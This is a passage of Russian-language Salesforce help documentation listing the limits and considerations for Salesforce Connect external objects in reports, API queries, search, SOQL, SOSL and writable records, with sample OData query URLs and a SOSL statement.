- Только объекты, содержащие настраиваемое поле с атрибутами «Внешний код» и «Уникальное», доступны во взаимосвязях непрямого поиска в качестве родительских объектов. При отсутствии нужного объекта во время создания поля взаимосвязи непрямого поиска рекомендуем добавить настраиваемое поле уникального внешнего кода в данный объект.
- Если внешняя система использует чувствительные к регистру значения в указанном поле «Имя внешнего столбца», убедитесь, что поле родительского объекта также чувствительно к регистру. При определении настраиваемого поля родительского объекта выберите пункты **«Внешний код»**, **«Уникальный»** и **«Рассматривать "АБВ" и "абв" как разные значения (чувствительность к регистру)»**.

СМ. ТАКЖЕ:

Взаимосвязи внешних объектов

Рекомендации по синхронизации для Salesforce Connect: все адаптеры

Salesforce Connect

Рекомендации по использованию Salesforce Connect: все адаптеры

Рекомендации по использованию отчетов для Salesforce Connect: все адаптеры

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

К отчетам, которые содержат внешние объекты, применяются особые алгоритмы и ограничения.

- В зависимости от доступности внешней системы и сетевой задержки формирование отчетов с внешним объектом может занять продолжительное время.
- При запуске формирования отчета организация выполняет выноску запроса для каждого внешнего объекта в отчете.
- При запуске формирования отчета в составном формате организация выполняет отдельные выноски запросов для каждого блока.
- Если длина URL-адреса выноски отчета достигает или превышает 2 КБ, организация делит запрос на несколько вызовов HTTP, чтобы длина каждого URL-адреса не превышала 2 КБ.
- Если отчет содержит внешний объект, отчет извлекает до 2000 записей для основного объекта. Это ограничение применяется вне зависимости от того, каким является основной объект: стандартным, настраиваемым или внешним.
  - В отчете без дочерних объектов общее число строк составляет не более 2 000.
  - В отчете с дочерним объектом общее число строк может быть больше или меньше 2 000 в зависимости от количества извлеченных дочерних записей.
- Поскольку это утверждение верно для всех выносок внешних объектов, выноски отчетов ограничиваются используемыми адаптерами Salesforce Connect.

Адаптер Salesforce Connect	Описание	Область поиска ограничений для выносок
Межорганизационный	Использует Force.com REST API для доступа к данным, хранящимся в других организациях Salesforce.	Ограничения для выносок отсутствуют. Однако каждая выноска учитывается ограничениями на использование API организации поставщика. *Справка Salesforce*: Рекомендации по использованию API для Salesforce Connect — адаптер Cross-Org *Краткое справочное руководство по ограничениям Salesforce*: Ограничения по количеству запросов API
OData 2.0 OData 4.0	Использует протокол OData для доступа к данным, хранящимся вне системы Salesforce. Внешние данные должны быть предоставлены посредством поставщиков OData.	*Справка Salesforce*: Общие ограничения для Salesforce Connect: адаптеры OData 2.0 и 4.0
Настраиваемый адаптер, созданный посредством Apex	Используется инфраструктура коннекторов Apex для разработки собственного настраиваемого адаптера при отсутствии других подходящих адаптеров. Настраиваемый адаптер может получать данные из любой области. Например, одни данные могут	*Руководство разработчика Apex*: Ограничения для выносок *Руководство разработчика Apex*: контролирующие ограничения при выполнении

Адаптер Salesforce Connect	Описание	Область поиска ограничений для выносок
	извлекаться из любой области Интернета посредством выносок, тогда как другие данные могут обрабатываться или даже генерироваться программным способом.	

- Для крупных наборов внешних данных выноски отчетов обычно имеют доступ только к поднабору внешних данных.
  - Если отчет выводится в несколько строк или не занимает ни одной строки, настройте отчет на получение более подходящих строк внешних объектов.
  - Если отчет содержит итоговые поля и формулы, то такие сводные значения, вероятно, отражают только поднабор данных. Для повышения точности сводных значений настройте отчет на получение более подходящих данных.
- Для внешних источников данных, связанных с внешними объектами, флажок **«Большой объем данных»** не устанавливается. Данное требование не применяется к межорганизационному адаптеру для Salesforce Connect.
- Кросс-фильтры не поддерживают взаимосвязи внешнего поиска. Взаимосвязь внешнего поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским внешним объектом.
- Ниже перечислены компоненты отчета, недоступные для внешних объектов:
  - области и поля областей;
  - составление отчетов по архивным трендам.

СМ. ТАКЖЕ:

Устранение неполадок отчетов

Взаимосвязи внешних объектов

Рекомендации по использованию Salesforce Connect: все адаптеры

Рекомендации по использованию лент записей для Salesforce Connect: все адаптеры

Ленты Chatter для внешних объектов используют некоторые особые алгоритмы и ограничения.

- Внешние объекты не поддерживают функцию отслеживания журнала поля.
- Ленты записей не поддерживаются внешними объектами Salesforce Connect, которые соотносятся с крупными внешними источниками данных.

СМ. ТАКЖЕ:

Salesforce Connect

Рекомендации по использованию Salesforce Connect: все адаптеры

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по использованию запросов API для Salesforce Connect: все адаптеры

Особые алгоритмы и ограничения применяются к вызовам `queryAll()` и `queryMore()` для внешних данных.

`queryAll()`

Система Salesforce не отслеживает изменения внешних данных, поэтому `queryAll()` выполняется аналогично `query()` для внешних объектов.

`queryMore()`

Как правило, запросы Salesforce Connect для внешних данных возвращают большой результирующий набор, который разбивается на более мелкие пакеты или страницы. При запросе внешних объектов Salesforce Connect получает доступ к внешним данным в режиме реального времени посредством выносок веб-служб. Каждый вызов `queryMore()` возвращает выноску веб-службы. Границы пакета и размеры страницы определяются адаптером и способом настройки внешнего источника данных.

Воспользуйтесь рекомендациями ниже.

- Рекомендуем избегать пагинации путем фильтрации запросов внешних объектов для возврата меньшего количества строк, чем размер пакета, который по умолчанию составляет 500 строк. Помните, что получение каждого пакета требует выполнения вызова `queryMore()`, возвращающего выноску веб-службы.
- При частом изменении внешних данных рекомендуем избегать использования вызовов `queryMore()`. Изменение внешних данных между вызовами `queryMore()` может инициировать непредвиденный `QueryResult`.

Если основной объект для оператора `SELECT` является внешним, то `queryMore()` поддерживает только данный основной объект и не поддерживает подзапросы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по использованию запросов API для Salesforce Connect — адаптеры OData 2.0 и 4.0

Некоторые особые правила и ограничения влияют на запросы API внешних данных с использованием адаптера OData для Salesforce Connect.

Рекомендации по использованию запросов API для Salesforce Connect: пользовательский адаптер

Некоторые особые алгоритмы и ограничения влияют на запросы API внешних данных посредством пользовательских адаптеров для Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию SOQL для Salesforce Connect: все адаптеры

Salesforce Connect

Рекомендации по использованию Salesforce Connect: все адаптеры

Рекомендации по использованию запросов API для Salesforce Connect — адаптеры OData 2.0 и 4.0

Некоторые особые правила и ограничения влияют на запросы API внешних данных с использованием адаптера OData для Salesforce Connect.

По умолчанию адаптеры OData 2.0 и 4.0 для Salesforce Connect используют разбивку на страницы под управлением клиента. Так, адаптер OData преобразует каждый вызов `queryMore()` в запрос OData, использующий системные параметры запроса `$skip` и `$top` для определения границы пакета и размера страницы. Данные параметры аналогичны использованию условий `LIMIT` и `OFFSET` для постраничного просмотра результирующего набора.

При включении во внешнем источнике данных разбивки на страницы под управлением сервера Salesforce игнорирует запрашиваемые размеры страниц, включая стандартный размер пакета `queryMore()` на 500 строк. Размер пакетов определяют страницы, возвращаемые внешней системой.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

- Рекомендации по использованию запросов API для Salesforce Connect: все адаптеры
- Параметры строки запроса OData
- Адаптер OData 2.0 или 4.0 для Salesforce Connect
- Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0

Рекомендации по использованию запросов API для Salesforce Connect: пользовательский адаптер

Некоторые особые алгоритмы и ограничения влияют на запросы API внешних данных посредством пользовательских адаптеров для Salesforce Connect.

Пользовательские адаптеры для Salesforce Connect, создаваемые посредством инфраструктуры коннекторов Apex, не поддерживают вызовы `queryMore()` и пагинацию автоматически. При необходимости внедрите вызовы `queryMore()` и пагинацию под управлением клиента путем использования условий `LIMIT` и `OFFSET` для постраничного просмотра результирующих наборов.

При включении во внешнем источнике данных разбивки на страницы под управлением сервера Salesforce игнорирует запрашиваемые размеры страниц, включая стандартный размер пакета `queryMore()` на 500 строк. Размер пакетов определяют страницы, возвращаемые внешней системой. Прежде чем включить разбивку на страницы под управлением сервера для пользовательского адаптера, убедитесь, что класс `DataSource.Provider` объявляет возможность `QUERY_PAGINATION_SERVER_DRIVEN` для метода `getCapabilities`. Кроме того, убедитесь, что код Apex создает и использует маркер запроса для определения и извлечения следующего пакета результатов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию запросов API для Salesforce Connect: все адаптеры

Пользовательский адаптер для Salesforce Connect

Руководство разработчика Apex

Рекомендации по поиску для Salesforce Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на поиски внешних объектов.

- Чтобы включить внешний объект в поиск SOSL и Salesforce, включите поиск как для внешнего объекта, так и для внешнего источника данных. Однако при синхронизации статус поиска внешнего объекта всегда перезаписывается, чтобы соответствовать статусу поиска внешнего источника данных.
- (только Salesforce Classic) При выполнении поиска внешнего объекта в результатах поиска отображаются только первые 25 строк.
- Поиск может охватывать только поля текста, области текста и области подробного текста внешних объектов. При отсутствии полей, доступных для поиска, поиски по внешнему объекту не возвращают записи.
- Рекомендуем настроить внешнюю систему для соответствующей обработки строк поисковых запросов. Например, пользователям может требоваться поиск по строкам, которые не чувствительны к регистру.

Также просмотрите рекомендации для всех используемых адаптеров Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по поиску для Salesforce Connect: адаптер OData 2,0

Некоторые особые правила и ограничения влияют на поиски внешних данных посредством адаптера OData 2,0 для Salesforce Connect.

Рекомендации по поиску для Salesforce Connect: адаптер OData 4,0

Некоторые особые правила и ограничения влияют на поиски внешних данных посредством адаптера OData 4,0 для Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию Salesforce Connect: все адаптеры

Рекомендации по синхронизации для Salesforce Connect: все адаптеры

Salesforce Connect

Рекомендации по поиску для Salesforce Connect: адаптер OData 2,0

Некоторые особые правила и ограничения влияют на поиски внешних данных посредством адаптера OData 2,0 для Salesforce Connect.

Мы отправляем полную строку запроса поиска во внешнюю систему как единую фразу, чувствительную к регистру, после удаления всех символов пунктуации ASCII, за исключением дефисов (-). Например, если пользователь выполняет поиск по ключевым словам *Продажи & маркетинг*, внешняя система получает текст «Продажи маркетинг» в качестве строки запроса поиска, чувствительной к регистру.

Кроме того, по умолчанию строка поискового запроса используется как значение `substringof` в системном параметре запроса `$filter`. В примере ниже строкой поискового запроса является *Acme*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

Рекомендуем применить настраиваемый параметр запроса для свободного текстового поиска в поставщике OData. Введите имя данного параметра строки запроса в поле «Настраиваемый параметр запроса для поиска Salesforce» внешнего источника данных. В примере ниже настраиваемый параметр запроса называется `doSearch`, а строкой поискового запроса является *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Дополнительную информацию о правилах URI см. на веб-узле `www.odata.org`.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

- Рекомендации по поиску для Salesforce Connect: все адаптеры
- Параметры строки запроса OData
- Адаптер OData 2.0 или 4.0 для Salesforce Connect

Рекомендации по поиску для Salesforce Connect: адаптер OData 4,0

Некоторые особые правила и ограничения влияют на поиски внешних данных посредством адаптера OData 4,0 для Salesforce Connect.

Мы отправляем полную строку запроса поиска во внешнюю систему как единую фразу, чувствительную к регистру, после удаления всех символов пунктуации ASCII, за исключением дефисов (-). Например, если пользователь выполняет поиск по ключевым словам *Продажи & маркетинг*, внешняя система получает текст «Продажи маркетинг» в качестве строки запроса поиска, чувствительной к регистру.

Кроме того, по умолчанию строка поискового запроса используется как значение `contains` в системном параметре запроса `$filter`. В примере ниже строкой поискового запроса является *Acme*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true$top=26&
```

Рекомендуется настроить поставщик OData для поддержки поисковых выражений со свободным текстом с системным параметром запроса `$search`. Затем выберите Использовать поисковые выражения со свободным текстом на внешнем источнике данных. В примере ниже строкой поискового запроса является *Acme*.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Дополнительную информацию о правилах URI см. на веб-узле `www.odata.org`.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

- Рекомендации по поиску для Salesforce Connect: все адаптеры
- Параметры строки запроса OData
- Адаптер OData 2.0 или 4.0 для Salesforce Connect

Рекомендации по использованию SOSL для Salesforce Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным.

- Чтобы включить внешний объект в поиск SOSL и Salesforce, включите поиск как для внешнего объекта, так и для внешнего источника данных. Однако при синхронизации статус поиска внешнего объекта всегда перезаписывается, чтобы соответствовать статусу поиска внешнего источника данных.
- Поиск может охватывать только поля текста, области текста и области подробного текста внешних объектов. При отсутствии полей, доступных для поиска, поиски по внешнему объекту не возвращают записи.
- Внешние объекты не поддерживают компоненты ниже.
  - Оператор `INCLUDES`
  - Оператор `LIKE`
  - Оператор `EXCLUDES`
  - Функция `toLabel()`
- Кроме того, внешние объекты не поддерживают условия Salesforce Knowledge, в том числе перечисленные ниже.
  - Условие `UPDATE TRACKING`
  - Условие `UPDATE VIEWSTAT`
  - Условие `WITH DATA CATEGORY`
- Внешние объекты возвращаются результатами поиска только при их явном упоминании в условии `RETURNING`. Например:

```
FIND {MyProspect} RETURNING MyExternalObject, MyOtherExternalObject
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Также просмотрите рекомендации для всех используемых адаптеров Salesforce Connect.

Рекомендации по использованию SOSL для Salesforce Connect: адаптер OData 2.0

Некоторые особые правила и ограничения влияют на доступ SOSL к внешним данным посредством адаптера OData 2.0 для Salesforce Connect.

Рекомендации по использованию SOSL для Salesforce Connect: адаптер OData 4,0

Некоторые особые правила и ограничения влияют на доступ SOSL к внешним данным посредством адаптера OData 4,0 для Salesforce Connect.

Рекомендации по использованию SOSL для Salesforce Connect: пользовательский адаптер

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным посредством пользовательских адаптеров для Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию Salesforce Connect: все адаптеры

Справочное руководство по Force.com SOQL и SOSL

Рекомендации по синхронизации для Salesforce Connect: все адаптеры

Salesforce Connect

Рекомендации по использованию SOSL для Salesforce Connect: адаптер OData 2.0

Некоторые особые правила и ограничения влияют на доступ SOSL к внешним данным посредством адаптера OData 2.0 для Salesforce Connect.

Адаптеры OData для Salesforce Connect не поддерживают логические операторы в условии `FIND`. Мы отправляем полную строку запроса поиска во внешнюю систему как единую фразу, чувствительную к регистру, после удаления всех символов пунктуации ASCII, за исключением дефисов (-). Например, запрос `FIND {MyProspect OR "John Smith"}` выполняет поиск по точной фразе «MyProspect OR John Smith».

Кроме того, по умолчанию строка поискового запроса используется как значение `substringof` в системном параметре запроса `$filter`. В примере ниже строкой поискового запроса является *Acme*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

Рекомендуем применить настраиваемый параметр запроса для свободного текстового поиска в поставщике OData. Введите имя данного параметра строки запроса в поле «Настраиваемый параметр запроса для поиска `Salesforce`» внешнего источника данных. В примере ниже настраиваемый параметр запроса называется `doSearch`, а строкой поискового запроса является *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Дополнительную информацию о правилах URI см. на веб-узле `www.odata.org`.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

- Адаптер OData 2.0 или 4.0 для Salesforce Connect
- Рекомендации по использованию SOSL для Salesforce Connect: все адаптеры
- *Справочное руководство по Force.com SOQL и SOSL*
- Параметры строки запроса OData
- Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0

Рекомендации по использованию SOSL для Salesforce Connect: адаптер OData 4,0

Некоторые особые правила и ограничения влияют на доступ SOSL к внешним данным посредством адаптера OData 4,0 для Salesforce Connect.

Адаптеры OData для Salesforce Connect не поддерживают логические операторы в условии `FIND`. Мы отправляем полную строку запроса поиска во внешнюю систему как единую фразу, чувствительную к регистру, после удаления всех символов пунктуации ASCII, за исключением дефисов (-). Например, запрос `FIND {MyProspect OR "John Smith"}` выполняет поиск по точной фразе «MyProspect OR John Smith».

Кроме того, по умолчанию строка поискового запроса используется как значение `contains` в системном параметре запроса `$filter`. В примере ниже строкой поискового запроса является *Acme*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true$top=26&
```

Рекомендуется настроить поставщик OData для поддержки поисковых выражений со свободным текстом с системным параметром запроса `$search`. Затем выберите Использовать поисковые выражения со свободным текстом на внешнем источнике данных. В примере ниже строкой поискового запроса является *Acme*.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Дополнительную информацию о правилах URI см. на веб-узле `www.odata.org`.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

- Адаптер OData 2.0 или 4.0 для Salesforce Connect
- Рекомендации по использованию SOSL для Salesforce Connect: все адаптеры
- *Справочное руководство по Force.com SOQL и SOSL*
- Параметры строки запроса OData
- Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0

Рекомендации по использованию SOSL для Salesforce Connect: пользовательский адаптер

Некоторые особые алгоритмы и ограничения влияют на доступ SOSL к внешним данным посредством пользовательских адаптеров для Salesforce Connect.

- Функция `convertCurrency()` не поддерживается в запросах SOSL для внешних объектов.
- Условия `WITH` не поддерживаются в запросах SOSL для внешних объектов.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Рекомендации по использованию SOSL для Salesforce Connect: все адаптеры

Справочное руководство по Force.com SOQL и SOSL

Пользовательский адаптер для Salesforce Connect

Рекомендации по использованию SOQL для Salesforce Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на доступ SOQL к внешним данным.

- Подзапрос, охватывающий внешние объекты, может извлекать не более 1 000 строк данных.
- Каждый запрос SOQL может содержать не более 4 присоединений для внешних объектов и объектов других типов.

  Каждое присоединение требует отдельного полного обхода внешней системы при выполнении запроса. Время ответа для каждого присоединения в запросе может увеличиться.
- Внешние объекты не поддерживают агрегатные функции и условия ниже.
  - Функция `AVG()`
  - Функция `COUNT(fieldName)` (хотя поддерживается и функция `COUNT()`)
  - Условие `HAVING`
  - Условие `GROUP BY`
  - Функция `MAX()`
  - Функция `MIN()`
  - Функция `SUM()`
- Кроме того, внешние объекты не поддерживают компоненты ниже.
  - Оператор `EXCLUDES`
  - Условие `FOR VIEW`
  - Условие `FOR REFERENCE`
  - Оператор `INCLUDES`
  - Оператор `LIKE`
  - Функция `toLabel()`
  - Условие `TYPEOF`
  - Условие `WITH`

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Также просмотрите рекомендации для всех используемых адаптеров Salesforce Connect.

Рекомендации по SOQL для Salesforce Connect: адаптер Cross-Org
Некоторые алгоритмы и ограничения влияют на доступ SOQL к данным других организаций через адаптер cross-org для Salesforce Connect.

Рекомендации по использованию SOQL для Salesforce Connect: адаптер OData 2.0
Некоторые особые правила и ограничения влияют на доступ SOQL к внешним данным посредством адаптера OData 2.0 для Salesforce Connect.

Рекомендации по использованию SOQL для Salesforce Connect: пользовательский адаптер
Некоторые особые алгоритмы и ограничения влияют на доступ SOQL к внешним данным посредством пользовательских адаптеров для Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию SOSL для Salesforce Connect: все адаптеры

Рекомендации по SOQL для Salesforce Connect: адаптер Cross-Org

Некоторые алгоритмы и ограничения влияют на доступ SOQL к данным других организаций через адаптер cross-org для Salesforce Connect.

Функция `convertCurrency()` игнорируется в SOQL-запросах внешних объектов.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию SOQL для Salesforce Connect: все адаптеры
Определение внешнего источника данных для Salesforce Connect: адаптер Cross-Org
Адаптер Cross-Org для Salesforce Connect

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по использованию SOQL для Salesforce Connect: адаптер OData 2.0

Некоторые особые правила и ограничения влияют на доступ SOQL к внешним данным посредством адаптера OData 2.0 для Salesforce Connect.

- Внешние объекты имеют следующие ограничения для условия `ORDER BY`.
  - `NULLS FIRST` и `NULLS LAST` не обрабатываются.
  - Внешние объекты не поддерживают условие `ORDER BY` в запросах взаимосвязи.
- Агрегатная функция `COUNT()` поддерживается только внешними объектами, внешние источники данных которых поддерживают конфигурацию «Количества строк запроса». Так, ответ внешней системы должен содержать общее количество строк результирующего набора.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию SOQL для Salesforce Connect: все адаптеры
Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0
Адаптер OData 2.0 или 4.0 для Salesforce Connect

Рекомендации по использованию SOQL для Salesforce Connect: пользовательский адаптер

Некоторые особые алгоритмы и ограничения влияют на доступ SOQL к внешним данным посредством пользовательских адаптеров для Salesforce Connect.

- Запросы SOQL на основе местоположения для внешних объектов не поддерживаются.
- Если запрос SOQL для внешнего объекта включает один из следующих элементов, он будет завершен с ошибкой.
  - Функция `convertCurrency()`
  - Условие `UPDATE TRACKING`
  - Условие `UPDATE VIEWSTAT`
  - Условие `USING SCOPE`
- В условии `ORDER BY` пропускаются следующие элементы.
  - Синтаксис `NULLS FIRST`
  - Синтаксис `NULLS LAST`

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию SOQL для Salesforce Connect: все адаптеры
Пользовательский адаптер для Salesforce Connect

Рекомендации по использованию внешних объектов с возможностью записи для Salesforce Connect: все адаптеры

Ознакомьтесь с ограничениями и рекомендациями по использованию Salesforce Connect для создания, обновления и удаления данных, которые хранятся вне организации Salesforce.

- Внешняя система выполняет обработку конфликтов при записи, поэтому мы не можем гарантировать, что все операции записи, инициированные из Salesforce, будут применены.
- Операции записи, которые запускаются из различных контекстов, могут выполняться в различном порядке.
- API не могут сохранять изменения во внешний объект и в стандартный или настраиваемый объект в ходе одной и той же транзакции.
- В зависимости от того, как внешняя система будет выполнять операции записи из Salesforce, может пройти некоторое время, пока изменения во внешних объектах

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

будут применены. Если вы не видите недавних изменений при просмотре или опросе записи внешнего объекта, повторите попытку позднее.

- Когда пользователь или платформа Force.com редактирует настраиваемое поле для записи внешнего объекта, пробел перед и после значения поля удаляется.
- Поиск недоступен для полей взаимосвязи внешнего поиска. Чтобы отредактировать поле взаимосвязи внешнего поиска, вручную введите значение стандартного поля `External ID` для родительской записи. Данное ограничение не применяется, когда родительский внешний объект связан с адаптером cross-org для Salesforce Connect.
- Поиск недоступен для полей взаимосвязи непрямого поиска. Чтобы отредактировать поле взаимосвязи непрямого поиска, вручную введите значение целевого поля для родительской записи. Целевое поле является настраиваемым полем с атрибутами «Внешний код» и «Уникальное», которое было выбрано при создании взаимосвязи непрямого поиска. Чтобы можно было найти связанные записи, значения целевого поля в Salesforce совпадают со значениями поля взаимосвязи непрямого поиска дочернего объекта.
- При создании, обновлении или удалении записей внешних объектов пользователями через пользовательский интерфейс операции выполняются синхронно.
- При использовании разработчиками Apex для манипулирования записями внешних объектов асинхронное назначение времени и активная очередь фоновых заданий минимизируют потенциальные конфликты сохранения. Специальный набор методов и ключевых слов Apex позволяет решить потенциальные проблемы назначения времени с выполнением записи. Apex также позволяет извлекать результаты операций удаления и вставки. Для мониторинга динамики работ для операций записи посредством интерфейсов API или SOQL используется объект BackgroundOperation.

Также просмотрите рекомендации для всех используемых адаптеров Salesforce Connect.

Рекомендации по использованию внешних объектов, доступных для записи для Salesforce Connect: адаптер Cross-Org

Некоторые алгоритмы и ограничения влияют на внешние доступные для записи объекты, которые связаны с адаптером cross-org для Salesforce Connect.

Рекомендации по использованию внешних объектов с возможностью записи для Salesforce Connect — адаптеры OData 2.0 и 4.0

На внешние объекты с возможностью записи, связанные с адаптерами OData для Salesforce Connect, распространяются некоторые правила и ограничения.

Рекомендации по использованию внешних объектов, доступных для записи, для Salesforce Connect: пользовательские адаптеры

Некоторые особые алгоритмы и ограничения влияют на внешние объекты, доступные для записи, которые связаны с пользовательскими адаптерами для Salesforce Connect.

СМ. ТАКЖЕ:

Salesforce Connect

Рекомендации по использованию Salesforce Connect: все адаптеры

Руководство разработчика Apex: Внешние объекты с возможностью записи

Рекомендации по использованию внешних объектов, доступных для записи для Salesforce Connect: адаптер Cross-Org

Некоторые алгоритмы и ограничения влияют на внешние доступные для записи объекты, которые связаны с адаптером cross-org для Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Поля, имеющие производные или вычисленные значения, остаются во внешних объектах, в которых разрешена запись, доступными только для чтения. Например:
  - Такие поля адреса, как «Адрес для счета» и «Адрес отправки», которые являются производными от полей, доступных для записи, таких как «Улица», «Область» и «Почтовый индекс»)
  - Поля автонумерации
  - Поля «Создано»
  - Поля формулы
  - Поля «Последнее изменение»
  - Поля сводного резюмирования
- Значения раскрывающегося списка во внешних объектах могут потерять синхронизацию со значениями раскрывающегося списка в организации-поставщике. В случае изменения значений раскрывающегося списка в организации-поставщике повторно синхронизируйте или вручную удалите и заново создайте связанные поля раскрывающегося списка в организации подписчика.
- Включите мультивалюту в организации подписчика и убедитесь, что данная организация имеет все валюты, которые используют организации поставщики. Если позже в организацию-поставщик будет добавлена валюта, добавьте ее также в организацию-подписчик.

  Если вы не можете включить мультивалюту в организации-подписчике, убедитесь что во всех организациях-поставщиках используется одна валюта и она совпадает с валютой организации-подписчика.
- Чтобы разрешить пользователям менять валюту при правке записи внешнего объекта, добавьте к макетам страниц поле Валюта.
- Когда пользователь пытается сменить валюту в записи внешнего объекта, варианты, доступные в списке, не ограничиваются валютами, активными для организации поставщика. Если пользователь выбрал валюту, не активную или недоступную в организации-поставщике, пользователь получит ошибку и не сможет сохранить запись.
